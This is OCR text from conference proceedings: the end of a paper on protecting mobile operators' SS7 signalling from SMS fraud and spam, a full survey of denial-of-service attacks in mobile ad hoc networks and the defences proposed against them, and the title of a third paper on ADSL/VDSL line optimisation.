As shown on Figure 3, MNO protection system can be deployed in two different ways; *passive*, where the system doesn't interfere with the signalling flow but rather receives a carbon copy of the signal attenuated by -20 or -30 dB (so it doesn't interfere with the original signal) through a Protected Monitoring Point (PMP) [5] and analyses it; *active*, where the system is directly on the signalling link and it can interfere with the signalling flow e.g. stop a signalling unit, or generate a "dummy" response as if was coming from a real network node.

MNO protection system receives the Message Signal Unit (MSU) on the monitored E1 link(s) and analyses SCCP and MAP parts of an MSU is displayed in Figure 4.

```
    ------------------------------------------------------
    SCCP ITU
    ------------------------------------------------------
        IE: Called Party Address
          00001000 Subsystem number (SSN) = 8 (MSC)
          00000000 Translation type (TT) = 0 (unknown)
          0001---- Numbering Plan (NP) = 1 (ISDN/telephony numbering plan
(Recommendations E.163 and E.164))
          -0000100 Nature of Address Indicator (NAI) = 4 (international number)
          0------- Spare = 0 (Spare field (1 bit))
          Address signals = 18763800XXX
        IE: Calling Party Address
          00001000 Subsystem number (SSN) = 8 (MSC)
          00000000 Translation type (TT) = 0 (unknown)
          0001---- Numbering Plan (NP) = 1 (ISDN/telephony numbering plan
(Recommendations E.163 and E.164))
          -0000100 Nature of Address Indicator (NAI) = 4 (international number)
          0------- Spare = 0 (Spare field (1 bit))
          Address signals = 3859XX000000
    ------------------------------------------------------
    MAP
    ------------------------------------------------------
application-context-name = { 0 4 0 0 1 0 21 3 } (shortMsgMO-RelayContext-v3)
                OP Code = 46 (MO-ForwardSM)
                MAP-SM-DataTypes.MO-ForwardSM-Arg
                  sm-RP-DA = serviceCentreAddressDA
                      Address signals = 385XX3800XXXf
                  sm-RP-OA = msisdn
                    msisdn = 91 81 67 74 70 59 f2
                      Address signals = 18764707XXXf
                                imsi = XXXXX0000139753f
```

Figure 4.
MNO protection system

Parts that are in bold and italic should be the same, but by manipulation on the MAP layer, third party that has access to the MNO signalling network is able to bypass basic blocking rules by implementing a so called trusted GT inside MAP layer.

MNO protection system is able to detect any kind of manipulation on either SCCP or MAP layer, along with tracking of**:**

- Incoming and outgoing traffic balances – shows that there are some mobile networks that are sending a lot of A2P and spam traffic. Counting of incoming and outgoing SMS
- Signalling link (over)load – shows Denial of Service (DoS) attempts. Counting of signalling MSU messages in a pre-defined time window
- Excessive HLR lookup requests – shows an misuse of HLR lookups which should be used only for routing purposes. Counting of incoming HLR lookups compared to incoming SMS coming from the same network, measured ratio greater than 2.5 should be considered as fraudulent activity.
- SMS spam – unwanted SMS traffic, not requested by the user. Counting of all incoming SMS that have in their SMS text words or phrases that are on the spam definition list
- Unsolicited USSD traffic – unwanted USSD traffic, not requested by the user. Counting of incoming USSD related signalling MSU messages

III. IMPACT ON MOBILE OPERATORS

Mobile network operators, like mentioned before, are facing issues with misuse of their signalling network and subscriber churn, but there is also one impact most measurable just by a glance at the traffic volume figures. Mobile network operators exchange, on a daily basis, hundreds of thousands or even millions of HLR, SMS and USSD messages. If these figures, when comparing incoming and outgoing traffic, are roughly the same it means that the network is pretty well protected, but if these figures are greatly misbalanced, it means that the MNO is poorly protected.

There is an example of incoming and outgoing messaging traffic for one day in figure 4 and figure 5, where it is very clear that there is a huge misbalance of incoming and outgoing traffic (approx. 350 000 messages during peak time).




Figure 4.
Incoming messaging traffic




Figure 5.
Outgoing messaging traffic

Mobile operator doesn't have the means to capture and detect these kinds of anomalies in the messaging traffic in real time, but rather this was detected after analysing the Call Data Records (CDR), with at least 24 hour delay.

With a network protection system the following information were at hand immediately:

- Country from where the traffic originated
- Network from which the traffic originated
- Global Title (GT) from which the traffic originated
- Type Of Number (TON) of the senders
- Sender identification

Extracts from the reports that are provided in real time to the mobile network operators, which contain the aforementioned data is shown in Figure 6 and Figure 7.




Figure 6.
SMS traffic misbalance report




Figure 7.
Sender identification and TON report

Figure 6 shows the SMS traffic misbalance i.e. it shows the ratio of incoming to outgoing SMS traffic, the graph shows that the incoming traffic is much bigger in volume compared to the outgoing traffic. This means that the MNO is receiving a lot of A2P SMS traffic, which is entering the network without his knowledge, and ultimately without financial benefit for the MNO.

Figure 7 shows top networks from where the SMS traffic is coming from. Looking at this graph, the MNO can immediately know what kind of SMS traffic is entering the network e.g. alphanumeric senders (e.g. BARCLAYS BANK), international senders (e.g. 447781234567). By gaining knowledge on what kind of traffic is entering the network, MNO can better adjust the protection system to block certain type of traffic.

By implementing the mobile network protection system, the MNO can eliminate the entire traffic with alphanumeric senders, international senders that repeat themselves, Global Titles which are used for A2P traffic exclusively, SMS fraudulent traffic and SMS spam. SMS spam and unwanted A2P traffic are toughest to detect and the mobile network protection system needs to be updated regularly to maintain a high rate of detection of 80 up to 87% of the aforementioned cases

IV. CONCLUSION

This paper addresses potential threats and risks that are rising along with the raise of global messaging traffic, especially A2P, and gives an example of how those threats and risks could be mitigated with a network protection system. Not only that the network protection system would help mobile network operators to gain real time insight on what is happening on their signalling links, but it could also help them protect their end customers, influence the regulators to improve the deficiency of relative laws and regulations [6] and ultimately operators could protect their revenue too.

REFERENCES

[1] Mobile Messaging Futures 2011-2015, Analysis and Growth Forecasts for Mobile Messaging Markets Worldwide: 5th edition, Portio Research Limited, 2011.

[2] ITU-T Q.711, “SERIES Q: SWITCHING AND SIGNALLING, Specifications of Signalling System No. 7 – Signalling connection control part (SCCP), Functional description of the signalling connection control part”, Mar. 2001.

[3] 3GPP TS 29.002, “Mobile Application Part (MAP) specification”, Dec. 2011.

[4] GSMA doc. AA.50, “SMS Fraud Criteria”, Aug. 2004.

[5] ITU-T Q.772, “GENERAL ASPECTS OF DIGITAL TRANSMISSION SYSTEMS”, Mar. 1993.

[6] Chen Yong-feng, “Causes and Countermeasures of Fraud Cases by SMS”, Journal of Beijing People’s Police College, Feb. 2006.

[7] Huang Liang-you, “On the Fraud by Mobile Phone Short Message and Its Countermeasures”, College of Law, Chongqing University of Posts and Telecommunications, Chongqing, Jun. 2008.

[8] Asival M., Sirat D:, Susatyo B., Electr. Eng. Dept. Univ. of Inodneisa, Depok, “Design and analysis of anti spamming SMS to prevent criminal deception and billing fraud: Case Telecom Flexi”, Management of Innovation and Technology, 2008.

Denial of Service (DoS) Attacks in Green Mobile Ad–hoc Networks

Ashok M.Kanthe*, Dina Simunic ** and Marijan Djurek**

* Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia

** IEEE Senior Member, Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia

** Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia

ashokkanthe@gmail.com , Dina.Simunic@fer.hr , marijan.djurek@fer.hr

Abstract – The mobile ad-hoc networks (MANET) having features like self organizing, working as router and dynamic topology. In MANET, nodes are limited resources like bandwidth, battery power and storage space. Denial of service (DoS) attacks is common place in mobile ad hoc networks. As compared to wire line DoS attacks there is lack of research for DoS attack in the MANETs. DoS attack is an event that eliminates a network's capacity to perform its expected function. MANET is vulnerable of different types of DoS attack in which packets are not transfer to the next node. In this paper we examine DoS attacks in MANETs.

Keyword: DoS attacks, Mobile Ad-hoc Networks, Security, Routing Protocols

I. INTRODUCTION

Mobile ad hoc networks are multi-hop wireless network. It is dynamically formed amongst groups of mobile users having wireless network. It has different characteristics such as lack of centralized administration, distributed cooperation, changing topology and requires no existing infrastructure. Without router or access point wireless clients connect directly together. Nodes with ad hoc networks are mobile and they communicate with each other within the radio range through wireless links. There are different researches in MANET such as routing, power management, bandwidth management, radio interface and security issues. There are different applications of mobile ad hoc networks such as tactical networks, emergency services, commercial and civilian environments, home and enterprise networking, education, entertainment etc.

Security services for MANET are authentication, availability, confidentiality and integrity to the mobile users. The security solution should provide complete protection to the entire protocol. Security in MANET is in different layers such as application layer, transport layer, network layer, link layer and physical layer. MANET is suitable for applications such as military battlefield, emergency rescue etc. The paper is organized like this in section II routing protocols, section III security attacks in routing protocols, section IV classification of DoS attack detection scheme and finally section V concludes the paper.

II. ROUTING PROTOCOLS

Routing is an activity or a function that connects a call from source to destination in the network [1][2]. Routing concepts involves two activities: determining optimal routing paths and transferring the packets through on internetwork. Three general categories of routing protocols are proactive, reactive and hybrid routing protocols.

1. Proactive (table-driven) Routing Protocol:

The proactive routing is also called table-driven routing protocol. Mobile nodes periodically broadcast their routing information to the next node. Each node needs to maintain the records of the adjacent and reachable nodes with a number of hops. Nodes have to evaluate their neighborhood as per the network topology change. Proactive routing protocols are Destination Sequenced Distance Vector (DSDV) routing protocol and Optimized Link State Routing (OLSR) protocol.

2. Reactive (On-demand) Routing Protocol:

These protocols are called reactive routing protocol because they are not maintaining routing information if there is no communication. If a node wants to send packet to another node then the protocol searches for the route in on demand and establish the connection in order to transmit and receive the packet. The reactive routing is simply started when nodes desire to transmit data packets. On-demand routing protocols are ad hoc on-demand distance vector (AODV) and dynamic source routing (DSR) protocol.

3. Hybrid Routing Protocol:

The hybrid routing protocol combines the advantages of proactive routing and reactive routing to overcome the defects of the both. Hybrid routing protocols are designed as a hierarchical or layered network framework. Proactive routing is employed to completely gather the unfamiliar routing information and using the reactive routing to maintain the routing information when network topology changes. Hybrid routing protocols are designed as a hierarchical or layered network framework. Proactive routing is gathering unfamiliar routing information and using the reactive routing to maintain the routing information when network topology changes. Hybrid routing protocols are Zone Routing Protocols (ZRP) and Temporally-Ordered Routing Algorithm (TORA).

III. SECURITY ATTACKS ON ROUTING PROTOCOLS

General attack types are threats against physical, MAC and network layers that function for the routing mechanism of the mobile ad hoc networks [3][4][5].

There are two basic types of attacks in mobile ad hoc networks: passive and active attacks.

1. Passive attacks:

This type of attack does not disrupt the normal operation of the network. Detection of passive attacks is difficult to identify because the network operation is normal. The mechanism for solving the passive attack is to use encryption of the data being transmitted. It is difficult for the attacker to get information from the data. Passive attacks are eavesdropping, traffic analysis and monitoring.

2. Active attacks:

In this type of operation, an attacker actively participates and disrupts the normal operation of the network services. A malicious node can create an active attack by altering information in the mobile ad hoc networks. It degrades the network performance. Forms of active attacks are jamming, spoofing, modification, replaying and Denial of Service (DoS). Active attacks are classified into as internal and external attacks.
Internal attack nodes are the legitimate part of the networks. External attacks nodes are not legitimate part of the networks.

Denial of Service Attacks:

The goal of Denial of Service (DoS) attacks is to prevent availability of networks services from their legitimate users [6][7]. The prevention of authorized access to the resources or of time delaying is basic aim. DoS attack has different scenarios. First attack scenario targets the memory, storage space, or CPU of the service provider. Second attack scenario targets energy resources like the battery power of the service provider. The third scenario targets bandwidth. In the first scenario a node continuously sends an executable flooding packet to its neighborhoods to overload the storage space and deplete the memory of the node. In such a situation neighborhood monitoring can prevent such events and exclude such malicious nodes. In the second scenario a malicious node continuously send a bogus packet to a node with the intension to consume the battery energy and prevent the other nodes from communicating with the node. Local monitoring scheme can detect these malicious nodes and prevent the consequences. In the third scenario attacker is located between multiple communicating nodes and wastes the network bandwidths and disturb the connectivity. The malicious node continuously sends the packets to the node with the intention of overloading the network and degradations the performance.

Black hole attack:

It is kind of DoS attack where malicious node can attract all packets by pretending shortest route to the destination [8][9]. It drops all traffic destined for that node when traffic is received by it. The effect of this attack completely degrades the performance of the network because the destination node never receives any information from the source. The access to the information is denied.

Cooperative Black hole attack:

It is a type of black hole attack when multiple black hole nodes are acting in a coordinated manner with each other: e.g.black hole node B1 cooperates with another black hole node B2 in the next hop.




Figure 1. Cooperative black hole attack

Figure 1 shows the source node S, destination node D, the black hole nodes B1 and B2 are cooperating to each other and working as a malicious node. Route Reply (RREP) path is D-3-2-1-S.The attacker node drops the intercepted packets without forwarding them. Route S-B1-B2 is not a secure route.

Gray hole attack:

Gray hole attack is a variation of black hole attack, where some nodes switch their states from black hole to honest intermittently and vice versa. Detection of gray hole attack is harder because nodes can drop packets partially not only due to its malicious nature but also due to congestion.

Flooding Attack:

In the flooding attack, attacker selects many IP addresses which are from outside of the networks [10]. Attacker sends Route Request (RREQ) message with such IP address. Nodes cannot give response RREP packets for RREQ. So reverse path is in the route table of the node will used for longer time. Attacker can select any IP address. Attackers are continuously sending RREQ packets without waiting for RREP, thus flooding the network. The complete communication bandwidth is utilized and the resource of nodes is exhausted at the same time. With the increase the flooding frequency and the number of attack nodes, the network performance drops. Figure 2. shows the route request flooding attack, attacker node A sending route request message to all nodes.




Figure 2. Route Request Flooding Attack

Worm hole Attack:

This is attack in MANET routing. Attacker is connected by high speed off-channel link [11]. This is called worm hole link which is wired or wireless transmission link. Endpoint of wormhole link is equipped with radio transceivers compatible with ad hoc networks to be attacked. Worm hole link attack records the wireless data, forward this data and replays the packet through worm hole link. In the wormhole attack, nodes will not show the true picture of the network and there is effect on the decisions i.e. may be wrong. So wormhole link is unreliable. Figure 3 shows the wormhole link between two networks. X and Y are malicious nodes which make wormhole link between two networks.




Figure 3. Wormhole attack

Jamming attack:

One of the simplest DoS attack is the jamming of mobile ad hoc networks, sharing a wireless medium [12][13]. In this attack, adversary interface with the set of frequency bands used for communication by transmitting continuous jamming signals. The objective of jammer is to interfere with legitimate wireless communication and to degrade the overall network performance. Due to jamming attacks packets are dropped. Frequency hopping spread spectrum (FHSS) and direct sequence spread spectrum (DSSP) are two commonly used techniques that overcome jamming attacks. Some possible strategies in the jamming attacks are constant jammer, deceptive jammer, random jammer and reactive jammer. Constant jammer continuously emits radio signals. Deceptive jammer transmits semi-valid packets. Here packet header is valid but payload is not use. Random jammer is in two modes, in first mode the jammer jams random period of time and in second mode jammer stop transmission of signal for another random period of time. Reactive jammer wastes resources by jamming as well as target the receiver by trying to input more noise in the packet.

DDoS attack:

Distributed DoS attack is a coordinated attempt made by malicious users to flood the victim network with large amount of data [14]. Resources of the victim network are exhausted and resulting the degradation of network performance. DDoS attack consists of two phases i.e. deployment phase and attack phase. In deployment phase, an attacker installs a tool in the vulnerable nodes. In attack phase, an attacker coordinates a attack against a victim by flooding the unwanted data to capture the bandwidth and resources.

Rushing attack:

Rushing attacker exploits the duplicate suppression mechanism by fast sending route discovery packets [15]. Attacker immediately can forward the route discovery packets by skipping routing steps. This type of attack will be on routing protocol. Malicious node passes packets via multiple paths and quickly reaches to the destination to

reduce routing overhead. A source node is unable to find legitimate route. A set of generic mechanisms [16] that work together defend against the rushing attack. Secure neighbor detection, secure route delegation and randomized ROUTE REQUEST forwarding are set of mechanisms.

JellyFish attack:

This is a denial of service type of attack, which is targeted against closed-loop flows such as TCP [17]. JellyFish attack is following the routing and forwarding protocol specification. This is passive type of attack which is difficult to detect. It is responsive to the network conditions like delay and packet drop rate. It is targeting end-to-end congestion control.

Behavior of JellyFish attacks are

1. **JellyFish Recorder Attack:**

   In this attack JellyFish nodes are behaving like malicious nodes and reorder packets. Such type of re-ordering of packets having zero goodput, but all packets is transmitted.

2. **JellyFish Periodic Dropping Attack:**

   In this attack, attacking nodes drop all packets for short duration. This kind of periodic dropping is possible at relay nodes. JellyFish chooses the duration is long to result maximum losses. In the long duration packet dropping attack is maximum. Throughput may be reduced zero even for small duration.

3. **JellyFish Delay Variance Attack:**

   This attack is high delay variation reduce the TCP throughput. Attacking node randomly delays packets without varying the reorder of packets.

IV. CLASSIFICATION OF DOS ATTACK DETECTION SCHEME

Sr. No.	Name of attack	Solution / Security Mechanism
1.	Black hole attack	1. Satoshi Kurosawa [18] proposed scheme using dynamic training method in which training data is updated at regular time intervals. This method is effective for detecting black hole attack. 2. Time-based Threshold Detection Scheme [19], 3. Random Two hop ACK and Bayesian Detection Scheme [20]. 4. Resource-Efficient Accountability (REAct) [21] scheme is reactive misbehavior detection. 5. Detection, Prevention and Reactive AODV (DPRAODV) [22] is using dynamic threshold value. 6. Next hop information scheme [23] is having a parts detection and reaction 7.Nital Mistry's solution for security against black hole attack [24] 8. CBDS-Cooperative Bait Detection Scheme [25] is a mechanism to detect malicious nodes black, gray and cooperative black hole attacks.
2.	Cooperative black hole attack	1.Zho Min [26] Proposed mechanisms, Message Authentication Code (MAC) and Pseudo Random Function (PRF) is hash based for identifying multiple black hole attack and discover safe route. 2. Data Routing Information (DRI) and cross checking [27] is a solution to detect the cooperative black holes. It modified the AODV protocol to get the methodology. 3. Data Routing Information (DRI) table and cross checking using Further Request (FREQ) and Further Reply (FREP) [28] to identify the multiple black hole nodes. Simulation shows better performance than other solutions. 4. Distributed Cooperation Mechanism (DCM) [29] to solve the Collaborative black hole attack. 5. Hash based scheme [30] is defending method to generate node behavioral proofs. It involves the data traffic information within traffic. 6. Backbone Nodes (BBN) and Restricted IP (RIP) [31] is a mechanism to detect and

		remove black and gray hole attack. 7. Bait DSR (BDSR)[32] is a solution to prevent the collaborative black hole attack. 8.CBDS-Cooperative Bait Detection Scheme [25]
3.	Gray hole attack	1.CBDS-Cooperative Bait Detection Scheme [25] 2. Backbone Nodes (BBN) and Restricted IP (RIP) [31] 3. Propose [33] to use aggregate signature algorithms to produce evidence on forwarded packets. It is tracing malicious nodes by using evidence.
4.	Flooding attack	Flooding Attack Prevention (FAP) [10] is resisting the flooding attack. It is composed of two techniques which are neighbor suppression and path cutoff.
5.	Worm hole attack	Defence against Wormhole (DaW) [11] security model for detection and defense mechanism against wormhole attack.
6.	Jamming attack	1. Propose [12] a new method of detection of jamming attack by the measurement of error distribution. 2. Loukas Lazas [13] examined jamming games in random access-based MAC model and evaluated the effects of stochastically varying packet traffic on jamming attacks.
7.	Distributed DoS attack	Proposed [34] statistical filtering for Distributed DoS (DDoS) attacks in MANETs without any filtering mechanism. It explores and understands the effects of DDoS attacks on the performance of the network.
8.	Rushing attack	Rushing Attack Prevention (RAP)[16] applied on existing on-demand routing protocols to prevent rushing attack.
9.	JellyFish attack	Design and study JellyFish attack [17] is targeted against closed loop flows such as TCP.

V. CONCLUSION

In this paper, we studied DoS attacks in mobile ad hoc networks. This attack periodically drop packets that they are expected to forward. We studied black hole attack, cooperative black hole attack, gray hole attack, flooding attack, worm hole attack, jamming attack, DDoS attack etc. We studied the defense mechanism for different types of attacks. This type of attack may lead to degrade the performance of the network. There is need to develop efficient security mechanism and secure routing protocols for avoiding different types of attacks.

ACKNOWLEDGEMENTS

We would like to thanks Erausmus Mundus 'Mobility for Life' under the Erausmus Mundus External Cooperation Window Lot 11 for supporting the research work. We would also thanks to Prof. Ramaji Prasad coordinator of Erausmus Mundus 'Mobility for Life' program. Erausmus Mundus is a cooperation and mobility programme in the field of higher education, the promotion of the European Union as a centre of excellance in learning around the world and the promotion of intercultural understanding through cooperation with the third countries in the field of higher education.

REFERENCES

[1] C.K.Toh, "Ad hoc Mobile Wireless Networks :Protocols and Systems",Prentice Hall ,December 03,2001.

[2] Elizabeth M.Royer,Santa Barbara,Chai-Keong Toh,"A Review of Current Routing Protocols for Ad Hoc Mobile Wireless Networks",IEEE Personal Communication ,April 1999.

[3] Bounpadith Kannhavong,Hindehisa Nakayama,Yoshiaki Nemota,And Abbas Jamalipura, "A survey of Routing Attacks in Mobile Ad Hoc Networks,"IEEE Wireless Communications,October 2007.

[4] Panagiotis Papadimitratos and Zygmunt J.Has,"Secure Routing for Mobile Ad hoc Networks,"In Procedings of the SCS Communication Networks and Distributed Systems modeling and Simulations Conferences,cnds Computer Standards & Interfaces 31 (2009) 931-941

[5] Hoang Lan Nguyen,Uyen Trang Nguyen, "A study of different types of attacks on multicast in mobile ad hoc networks,"Proceedings of 2006 IEEE International Conference on Networking (ICN 2006).

[6] Kemal Bicakci,Bulent Talavi,"Denial-of-Service attacks and countermeasures in IEEE wireless networks,"Computer Standards & Interfaces 31 (2009) 931-941

[7] Imad Aad,Jean-Pierre Haubaux,Edward W.Knightly, "Impact of Denial of service attacks on Ad Hoc Networks, "

[8] Ejiro E.Igbesoko,Mona Ghassemian,"Simulation-based Security Analysis of a Reactive Ad hoc Routing Protocol under Black Hole Attack,"1st International Conference on Communications Engineering ,22-24 December 2010,University of Sision Boluchesian.

[9] Jain,Ashish Ejiro E.Igbesoko,Mona Ghassemian,"Simulation-based Security Analysis of a Reactive Ad hoc Routing Protocol under Black Hole Attack,"1st International Conference on Communications Engineering ,22-24 December 2010,University of Sision Boluchesian.

[10] Ping Yi, Zhoulin Dai,Yiping Zhang,Shiyong Zhang, , "Resisting Flooding Attacks in Ad Hoc Networks,"Proceeding of International Conference on Information Technology:Coding and Computing,ITCC'05)0-7695-2315-3/05, IEEE

[11] Khin Sandar Win,"Analysis of Detecting Wormhole Attack in Wireless Networks,"World Academy of Science ,Engineering and Technology 48-2008

[12] Hamieh A.,Ben-Othman J., "Detection of Jamming Attacks in Wireless Ad Hoc Networks Using Error Distribution,"Communications,2009,ICC'09 IEEE International Conference

[13] Loukas Lazas,Sisi Liu,and Marwan Krunz, "Mitigating Control Channel Jamming Attacks in Multi-Channel Ad Hoc Networks,"WiSec '09,March 16-18,2009,Zurich,Switzerland.

[14] Christos Douligeris,Alikaterini Mitrokotsa,"DDOS attacks and defence mechanisms:classification and state-of-art,"Computer Networks 449(2004) 643-666,Oct.2003,www.sciencedirect.com

[15] V.Palanisamy,P.Annadurai,"Impact of Rushing attacks on multicast Ad Hoc Networks,"(ITCSIS) International Journal of Computer Science and Information Security ,Vol.4 No. 1 & 2 ,2009.

[16] Yi-Chun Hu,Adrian Perrig, David B.Jhonson, "Rushing Attacks and Defence in Wireless Ad Hoc Networks," 2003,ACM 1-58113-769-9/03/0009.

[17] Imad Aad,Jean-Pierre Hubaux,and Edward W.Knightly ,"Denial of Service Resilience in Ad Hoc Networks"Mobicom 04,Sept. 2004,ACM.

[18] Satoshi Kurosawa,Hidehisa Nakayama,Nei Kato,Abbas Jamalipura, and Yoshiaki Nemoto ,"Detecting Blackhole Attack on AODV-based Mobile Ad Hoc Networks by Dynamic Learning method,"International Journal of Network Security ,Vol.5,No.3,P.P338-346,Nov.2007.

[19] Tamilselvan L,Sankaranarayanan V (2007), " Prevention of Black Hole Attack in MANET ," 2nd International Coference on Wireless Broadband and Ultra Wideband Communications,Sydeney,Australia,27-30,August 2007.

[20] Djenouri D,Badache N(2008),"Struggling Against Selfishness and Black Hole Attacks in MANETs,"Wireless Communications & Mobile Computing 8(6) 689-704,doi:10.1002/wcm.v8.6

[21] Kozma W,Lazos L ,"REAct:Resource Efficient Accountability for Node Misbehaviour in Ad Hoc Networks Based on Random Audits,"Second Conference on Wireless Network Security ,Zurich,Swittzerland,16-18 March 2009.

[22] Raj P N,Swades P B, "DPRAODV:A Dynamic Learning System Against Blackhole Attack in AODV based MANET,"International Journal of Computer Science 2:54-59,doi:abs/0909.2371

[23] Jaishankar N,Saravanan R,Swamy K D, "A Novel Security Approch for Detecting Black Hole Attack in MANET,"International Conference on Recent Trends in Business Administration and Information Processing ,Thiruvanthapuram,India,26-27 March 2010.

[24] Mistry N,Jinwala DC,IAENG,ZAVERI M, "Improving AODV Protocol Against Blackhole Attacks,"International MultiConference of Engineers and Computer Scientists,Hong Kong,17-19 March 2010.

[25] Jian-Ming,Chang,Po-Chun Tsou,Han-Chieh Chao,Jian-Liang Chen, "CBDS-A Cooperative Bait Detection Scheme to Prevent Malicious Node for MANET Based on Hybrid Defence Architecture,"978-1-4577-0787-2/11/2011IEEE

[26] Zho Min,Zho Jiliu, "Cooperative Black Hole Attack Prevention for Mobile Ad Hoc Networks,"2009 International Symposium on Information Engineering and Electronic Commerce.

[27] Ramaswamy S,FU H,Sreekantaradhya M,Dixon J,Nygard K, "Prevention of Cooperative Black Hole Attack in Wireless Ad Hoc Networks,"Los Vegas,Nevada,USA,23-26,June 2003.

[28] Weerasinghe H,FU H, "Preventing Cooperative Black Hole Attacks in Mobile Ad Hoc Networks:Simulation ,Implementation and Evaluation,"Future Generation Communication ,Jeju-Island,Korea,6-8 December 2007.

[29] Yu CW,Wu T-K,Cheng RH,Chang SC, "A Distributed and Cooperative Black Hole Node Detection and Elimination Mechanism for Ad Hoc Networks," PAKDD Workshops,Nanjing,China,22-25,May 2007.

[30] Wang W,Bhargava B,Linderman M, "Defending against Collaborative Packet Drop Attacks on MANET," 2nd International Workshop on Dependable Network Computing and Mobile Syetems (DNCMS 2009) New York USA,27 September ,2009.

[31] Vishnu KA,Paul J (2010), "Detection and Removal of Cooperative Black Hole and Gray Hole Attacks in Mobile Ad Hoc Networks,"International Journal of Computer Applications 1(22);38-40,doi:10:5120/445-679

[32] Tsou P-C,Chang J-M,Lib Y-H,Lin Y-H,Chao H-C,Chen J-L, "Developing a BDSR Scheme to Avoid Black Hole Attack Based on Proactive and Reactive Architecture in MANETs",13th International Conference on Advanced Communication Technology,Phonix Park,Korea,13-16 Feb 2011

[33] Gao Xiaopeng,Chen Wei, "A Novel Gray Hole Attack Detection Scheme for Mobile Ad Hoc Networks,"2007 IFIP International Conference on Network and Parallel Computing Workshop.

[34] Hwee-Xion Tan,Winstan K.G., "Framework for DDOS Attacks in MANETs,"Proceedings of Second International Conferences on Embedded Software and Systems(ICESS '05) IEEE

Analyses and Optimisation of ADSL/VDSL lines using Ericsson APM system – comparing results of two operators

Antun Kerner, Petar Cota
